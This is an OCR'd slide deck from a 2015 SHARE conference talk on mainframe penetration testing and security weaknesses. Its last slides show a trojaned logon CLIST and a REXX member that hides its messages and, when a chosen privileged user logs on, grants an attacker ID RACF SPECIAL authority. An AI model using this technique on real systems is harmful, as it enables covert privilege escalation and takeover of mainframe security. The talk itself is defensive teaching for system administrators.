


SHARE in Orlando 2015

Want to Hack a Mainframe System?


Mark Wilson
Technical Director
RSM Partners

#SHAREorg

SHARE is an independent volunteer-run information technology association that provides education, professional networking and industry influence.

Want to Hack a Mainframe System?

World Class, Full Spectrum, z Services



Agenda

- Introduction
- Objectives
- Getting the language right
- How a mainframe could be hacked…??
- War Stories…..what can we learn?
- Where are we today?
- What do we need to do?
- Conclusions and Summary
- Questions


IBM Mainframes
Are they really secure?

Introduction

Session ?????


Introduction

- Mark Wilson
  - Technical Director at RSM
  - I am a mainframe technician specialising in mainframe security
  - I have been doing this for over 30 years (35 to be precise ☺)
  - Happy to take questions as we go




Where’s Home?

This is where Mark works supposedly!




Where I occasionally sit and dream about…..

Objectives



Objectives

- This session will give you an insight into what can happen to your system when you think you have it all covered
- The information is shared for your use and your use only to enhance the security of the systems you manage
- The information being shared is sensitive information and if in the wrong hands could do serious damage
- Hopefully I will show you that there is more to security than just a security product such as RACF, ACF2 and TSS!



Objectives

- Stop your organisations being added to the very long list of breaches that are happening all around the world…
  - USA
  - UK
  - Nordics
  - And many others
- I don't mind 15 minutes of fame…but I would rather not be fired after it!

SPECIALISTS


RSM

Getting the language right!

Session ?????


SPECIALISTS

RSM



Getting the language right

- Penetration Testing
  - Done by the good guys to stop the bad guys getting in
  - This is the bit I enjoy the most
  - More on this later
- Hacking
  - The bad guys or gals…… its not necessarily a male dominated activity these days
  - They are after our stuff….
  - Often said in IT Security circles today…..
    - That they are already in our networks
    - We need to limit what they can do




Getting the language right

- Vulnerability Scanning
  - Scanning the code delivered by IBM and ISV's along with any code you may have developed yourself
  - Test the code to see if it has any vulnerabilities that could be exploited by a knowledgably user
- Auditing
  - The process of checking that we are doing everything correctly
  - These are the good guys and are here to help
  - Work with them not against them
  - Educate them, don't shun them…we all had to start somewhere
  - How many IT Auditors actually understand what we do?

Penetration Testing


- Is what this session is all about….
- Get your system checked make sure you have a good starting point
- Do it yourself on a regular basis…
- You will be amazed at what you will find…
- The next few slides show some of the things we see on a regular basis
- Along with a few war stories of recent tests we have performed…

How a mainframe could be hacked…



CLIST/REXX Issues

- These are very simple exploits and I have seen them used in a bad way
- One of the things the “Bad People” have is TIME!!
- **Scenario 1**
  - We quite often see CLIST/REXX Libraries that are universally updateable that are not at the bottom of the list of concatenated datasets for SYSPROC or SYSEXEC
  - Simply find an exec that is lower down in the concatenation that is used by one of the privileged users (Sec Admin, Sysprog, etc)
  - Copy an exec to the universally accessible dataset and add a bit of your own code ☺




CLIST/REXX Issues

- **Scenario 2**
  - Or even a library that contains loads of stuff that all the teams use and we have UPDATE access
  - Update a member in the dataset and add a bit of code ☺

CLIST/REXX Issues


- **An Example**
- When doing a Pen test we determined that we had UPDATE authority to a CLIST/REXX Library allocated and used each time we logged on to TSO…the dataset was called USER.CLIST
- Add to this the fact that
  - All users via their Logon Proc call the exec **ISPFCLMW**
- A simple update to ISPFCLMW to call a little piece of code….
- And then just sit and wait….

CLIST/REXX Issues




```
  Menu  Utilities  Compilers  Help

BROWSE    USER.CLIST(ISPFCLMW) - 01.03                  Line 00000030 Col 001 080
Command ===> ________________________________________________ Scroll ===> CSR
 IF &LASTCC = 0 THEN -
   ALLOC DA('&DSNAME.') OLD FILE(ISPTABL)
 ELSE DO
   WRITE %%% UNABLE TO ALLOCATE OR CREATE ISPF PROFILE DATA SET "&DSNAME
   FREE FILE(ISPPROF)
   EXIT CODE(12)
   END
 FREE FILE(ISPCRTE)
 END
ELSE DO
 CONTROL MSG
 exec 'user.clist(mycmd)'
 WRITE
 EXIT CODE(0)
 END
END
```

Added this line here




CLIST/REXX Issues

```
The contents of USER.CLIST(MYCMD)
/* REXX */
/***************************************************/
/* Trap the responses so no messages issued to the */
/* user as they logon….                            */
/***************************************************/
TEMP = OUTTRAP(LINE.)
/* is this the user I want to exploit?? */
UID =sysvar(sysuid)
/* If so get  THEM to issue the command you want    */
IF UID = PAULR then do
  address tso alu HACKID special
End
```



